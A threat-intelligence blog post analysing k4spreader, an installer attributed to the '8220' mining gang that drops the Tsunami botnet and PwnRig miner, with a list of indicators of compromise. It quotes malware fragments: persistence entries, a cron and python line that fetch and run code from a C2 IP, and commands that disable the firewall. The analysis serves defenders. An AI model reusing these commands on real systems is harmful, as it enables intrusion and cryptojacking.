Backdoor

8220 Mining Gang's New Tool: k4spreader

daji, Acey9, zhangzaifeng

2024年6月25日 • 9 min read

Overview

Vulnerabilities And Accesses

Sample Analysis

1. System Persistence

i. (1) Modify the bash startup configuration file

i. (2) Add system service through /etc/init.d

i. (3) Add system service through /etc/systemd/system

2. Download executable file from CC

- i. (1) Download 2.gif and d.py
- i. (2) Download bi.64 and bin.64
- i. (3) The new version standardizes the file download process: base64+gzip+json

3. Release bi.64 and bin.64 from itself
- i. (1) bi.64 -> Tsunami
- i. (2) bin.64 -> PwnRig

4. Other auxiliary functions of k4spreader
- i. (1) Close the firewall and allow all network traffic
- i. (2) Clean up other malicious process
- i. (3) Log printing and detection of running instances

The shell version of k4spreader

Conclusion

IoC

Overview

On June 17, 2024, we discovered an ELF sample written in C language with a detection rate of 0 on VT. This sample was packed with a modified upx packer. After unpacking, another modified upx-packed elf file was obtained which was written in CGO mode. After analysis, it was found that this is a new tool from the "8220" mining gang, which is used to install other malware, mainly to install the Tsunami DDoS botnet and the PwnRig mining program. We named it **"k4spreader"** based on the function name in the sample. After further analyzing the data of VT and our honeypots, we found that k4spreader is still in the development stage, but 3 variants have appeared, so we decide to give a brief introduction here.

> *"8220" gang: Also known as "Water Sigbin", a mining gang from China that has been active since 2017. In November 2017, it used the Weblogic deserialization vulnerability (CVE- 2017-10271) invading a server and implanting a mining Trojan. This is the first publicly disclosed case of using a 0day vulnerability to invade a server and implant a mining Trojan. The gang is good at exploiting vulnerabilities*

such as deserialization and unauthorized access to attack Windows and Linux servers, and then downloads botnet programs, mining programs, port scanning tools, etc. to control and maliciously exploit the hosts. Mining was the gang's main active area before, but after the Tsunami botnet was used, it can also launch DDoS attacks, so it is no longer just a gang carrying out malicious mining.

Key points of the article:

1. k4spreader is a new tool of the “8220” mining gang. It is an installer and first appeared in February 2024.
2. k4spreader is written in cgo, including system persistence, downloading and updating itself, and releasing other malware for execution.
3. There is a shell version of k4spreader, and the overall function is the same. It can be understood that k4spreader is a binary implementation of the shell version.
4. k4spreader will currently release Tsunami and PwnRig. The release methods include downloading from C2 and releasing from itself.
5. k4spreader is still in the development stage, and three versions are currently observed

Vulnerabilities And Accesses

Our Cyber Threat Insight and Analysis system(CTIA) has also observed the spread of k4spreader. Currently, there are few samples and the following vulnerabilities are exploited.

```
CVE_2020_14882
JBoss_AS_3456_RCE
YARN_API_RCE
```

Our passive DNS system has also observed the C&C accesses of k4spreader. These C&C are not only used by k4spreader, but also by other shell scripts and

mining pools belonging to the "8220". Therefore, the overall activity volume is quite high. The data from the past three months is as follows:


```
dw.c4kdeliver.top -> 290,000 hits, last activity is at the end of 2024.2
run.sck-dns.ws -> 230,000 hits
run.sck-dns.cc -> None
c4k-ircd.pwndns.pw -> 220,000
pwn.oracleservice.top -> 3000
run.on-demand.pw -> 1600 recent 3 days
fbi.su1001-2.top -> 20,000, last activity is at the end of 2024.2
```

Sample Analysis

Among the three versions of k4spreader, v1/v2 only has one layer of modified upx packer. In order to improve the success rate of static anti-virus, v3 has become two layers of modified upx packer. This is also the case. Today's anti-virus software's detection rate of samples with modified upx packer is not ideal, and k4spreader packs all binary files with modified upx. k4spreader is implemented in CGO mode and the core functions are written in go. The evolution of k4spreader is also a process of increasing functional code:

```
v1: Implemented basic system persistence functionality, self-update capability, and
v2: Based on v1, modified the C&C domain, disabled the firewall, allowed all networ
v3: Building on v2, further modified the C&C domain, added logging capabilities, de
```

The core workflow of k4spreader:



The overall functions of k4spreader are as follows. The following will no longer explain according to the specific version, but will be described from a functional perspective. All the IoC involved are detailed at the end of the article.

1. System Persistence

(1) Modify the bash startup configuration file

The k4spreader_utils_AddLineToBashProfile() function will modify the file **.bash_profile** which is the startup configuration file of bash shell, add the following content. The function is to copy itself to **/bin/klibsystem4** and delete the file after execution. After modification, set .bash_profile to the unchangeable permission via **chattr +ia** to prevent others from modifying it (k4spreader will **chattr -ia** before modifying the file, and then **+ia** after modification). The new version changes klibsystem4 to **klibsystem5**.

```
cp -f -r -- %s /bin/klibsystem4 2>/dev/null && /bin/klibsystem4 >/dev/null 2>&1 &&
```

(2) Add system service through /etc/init.d

The k4spreader_utils_SetupAndStartKnlibService() function will create the service named **knlib** by creating the **/etc/init.d/knlib** file. The content is as follows. The new version changes the service name to **dpkg-deb-package**.

```
#!/bin/bash
### BEGIN INIT INFO
# Provides:          knlib
# Required-Start:
# Required-Stop:
# Default-Start:     2 3 4 5
# Default-Stop:
# Short-Description: knlibsystem
### END INIT INFO
cp -f -r -- /bin/knlib /bin/klibsystem4 2>/dev/null
cd /bin 2>/dev/null
nohup ./klibsystem4 >/dev/null 2>&1 &
rm -rf -- klibsystem4 2>/dev/null
```

(3) Add system service through /etc/systemd/system

The k4spreader_utils_CreateSystemService() function creates a system service by creating the **/etc/systemd/system/knlibe.service** file. The content is as follows. The new version changes the service name to **dpkg-deb-package.service**.

```
[Unit]
Description=knlib
Wants=network.target
After=syslog.target network-online.target

[Service]
Type=forking
ExecStart=/bin/bash -c 'cp -f -r -- /bin/knlib /bin/klibsystem4 2>/dev/null && /bin
Restart=always
KillMode=process

[Install]
WantedBy=multi-user.target
Default-Start=2 3 4 5
```

2. Download executable file from CC

(1) Download 2.gif and d.py

k4spreader_utils_GetDownloadRoute() will execute the following command through **bash -c** to create a scheduled task. It will be executed every 10 minutes and download the two files **2.gif** and **d.py** for execution.

```
echo '*/10 * * * * (curl -s %s/2.gif || wget -q -O - %s/2.gif || lwp-download %s/2.

The content after b64decode:
python -c 'import urllib;exec(urllib.urlopen("http://185.172.128.146:443/d.py").rea
```

2. gif is a bash script, to be precise, it is the shell version of k4spreader, so its function is roughly the same as k4spreader. See the analysis below for details.
d.py is a python script whose function is to download **http://185.172.128.146:443/bin**. It actually downloads and executes the new version of k4spreader. The key code is as follows.

(2) Download bi.64 and bin.64

k4spreader will also construct the following two URLs for download and execution. **bi.64** and **bin.64** are the **Tsunami botnet** and P**wnRig mining program** modified by the 8220 gang respectively. See the detailed analysis below.

```
http://185.172.128.146:443/bi.64
http://185.172.128.146:443/bin.64
```

(3) The new version standardizes the file download process: base64+gzip+json

The new version adds a main_executarProcessarComandoC2_ptr() function, which is specifically used to download samples from C2. ***This also increases the***

standardization of the download process. For example, the following two URLs are first spliced for access:

```
http://run.sck-dns.ws/sys/index.php
http://run.sck-dns.cc/sys/index.php
```

The response data is gzip compressed and base64 encoded:

```
H4sIAAAAAAAAAyWKSQqAIBRA955CXIc/0wa8TNgACmli3zbR3UtcvuEhlLL19N6EjWnKtpk1ReV0FLSIUQO
```

After restoration, the content in json format is obtained:

```
{
  "command": "d_",
  "url": "http://185.172.128.146:443/bin",
  "path": "/var/tmp/shit",
  "run": "0",
  "timeout": 30
}
```

It contains five designed fields that indicate where to download subsequent samples, where to save them and how to execute them:

3. Release bi.64 and bin.64 from itself

In addition to downloading from CC, k4spreader also hardcodes malicious programs into its own data. The k4spreader_utils_ExecuteEmbeddedBin() function will release embedded malicious files for execution. Currently, they are mainly

Tsunami botnet and PwnRig. k4spreader has a built-in ELF file table. The starting address of this table is hard-coded. When running, all files will be traversed according to this starting address and released to the **/tmp** directory. The structure of the file table is as shown in the figure below. The structure of each file are separated by **2*16 bytes (64-bit program)**. The possibility that other malware will be added in the future cannot be ruled out.

bi.64 and bin.64 are Tsunami and PwnRig modified by the "8220" gang respectively. This is not a new operation of the "8220" gang. Related behaviors occurred as early as May 2021. These two files are relatively old. The files may be used for testing during the development phase. For a detailed analysis of these two files, see "8220 Gangs Recent use of Custom Miner and Botnet", which will not be described in this article.

(1) bi.64 -> Tsunami

Tsunami is a popular botnet that controls and communicates through the IRC protocol. Its main functions include remote control and DDoS attacks. The emergence of Tsunami shows that the "8220" gang has increased its DDoS business and is no longer a simple mining gang.

```
Tsunami:
63a86932a5bad5da32ebd1689aa814b3

IRC config:
Nickname: random generated
channel: #.br
password: ircbot456@
```

```
C2:
c4k-ircd.pwndns.pw
pwn.oracleservice.top
51.255.171.23

Port:
80
443
```

(2) bin.64 -> PwnRig

PwnRig is modified based on the open source XMRig mining program and is used for Monero mining. The mining pool and wallet address are as follows:

```
Miner Pool:
915aec68a5b53aa7681a461a122594d9
fbi.su1001-2.top:80
fbi.su1001-2.top:443
fbi.su1001-2.top:8080

b9f096559e923787ebb1288c93ce2902
run.on-demand.pw:80
run.on-demand.pw:8080
run.on-demand.pw:443

Wallet: 46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf
```

4. Other auxiliary functions of k4spreader

(1) Close the firewall and allow all network traffic

```
# disable firewall
ufw disable

# clear the rules of iptables
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -F

# clear the content ld.so.preload
chattr -ia /etc/ld.so.preload
cat /dev/null > /etc/ld.so.preload
```

(2) Clean up other malicious process

k4spreader will detect and remove suspicious processes and scheduled tasks in the system to remove other malware or botnets.

```
crontab -l | sed '/\.bashgo\|pastebin\|onion\|bprofr\|python\|curl\|wget\|\.sh/d' |
cat /proc/mounts | awk '{print $2}' | grep -P '/proc/\d+' | grep -Po '\d+' | xargs
pgrep -f 'meshagent|kdevchecker|ipv6_addrconfd|kworkerr|cpuhelp|deamon|ksoftriqd|pa
```

(3) Log printing and detection of running instances

Other functions include printing the banner below during runtime, printing information of operation status, and determining whether k4spreader is already running by comparing process md5, comparing process ports, etc.

```
Operation log:
[WAITING] Checking - Please wait...
[SUCCESS] [0] C - Operation successful
```

The shell version of k4spreader

The k4spreader mentioned above will download a file named 2.gif from the C2 for execution. This file is the shell version of k4spreader. There has been relevant analysis. Except that it does not release hard-coded malicious files from itself, other functions are generally the same. And uses the same IP (**185.172.128.146**)

as C2: https://www.uptycs.com/blog/8220-gang-cryptomining-cloud-based-infrastructure-cyber-threat

Conclusion

The “8220” is a mining gang that has been active since 2017 and has been exposed many times. The k4spreader is its newly developed binary installer, which is still in the development stage. Readers interested in our research are welcome to contact us via Twitter.

IoC

```
Samples
7bade55726a3a6e86d809836d1bc43f4f7702ecde9ceed80a09876c2efeff8d4 - v1
f998aeb84da8b84723ca9fdbdeb565dbc7938bd0a0ce5f0981307b3e24bdf712 - v2
0897b1d3e3e453c160bf8d28a041eee3bd29e43a6f063faed7d3cb83a86b88cc - v2
a980b1b0387534da7c9a321f7d450c02087f7a8445fc86b77785da0c510bbaa8 - v2
31fd924b9a5747befdf61c03b02c90d3c2ba93c8e1a9f798e6dfefe23767e1ae - v3
20d08d27631ae9bab8f3cb7cddd9b35fb75e5bee5764072f77ac3b4513307838 - v3
d96b9b6d2427c3e8be2f87de474715d06b11b972 - 2.gif
a2b34f3cfcf584e90c13580e9e0f8b9306e9f6c9 - d.py
63a86932a5bad5da32ebd1689aa814b3 - Tsunami
915aec68a5b53aa7681a461a122594d9 - PwnRig
b9f096559e923787ebb1288c93ce2902 - PwnRig

Ip
185.172.128.146 Russia|Yamalo-Nenetskiy avtonomnyy okrug|Pangody AS50916|CityLink L
51.255.171.23   France|Hauts-de-France|Roubaix AS16276|OVH SAS
167.114.114.169 Canada|Quebec|Montreal  AS16276|OVH SAS

Domain
dw.c4kdeliver.top
run.sck-dns.ws
```

```
run.sck-dns.cc
c4k-ircd.pwndns.pw
pwn.oracleservice.top
run.on-demand.pw
fbi.su1001-2.top

Wallet
46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJz
```

What do you think?

5 Responses


Upvote


Funny


Love


Surprised


Angry


Sad

0 Comments Login ▾

G

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

♡ Share

Best Newest Oldest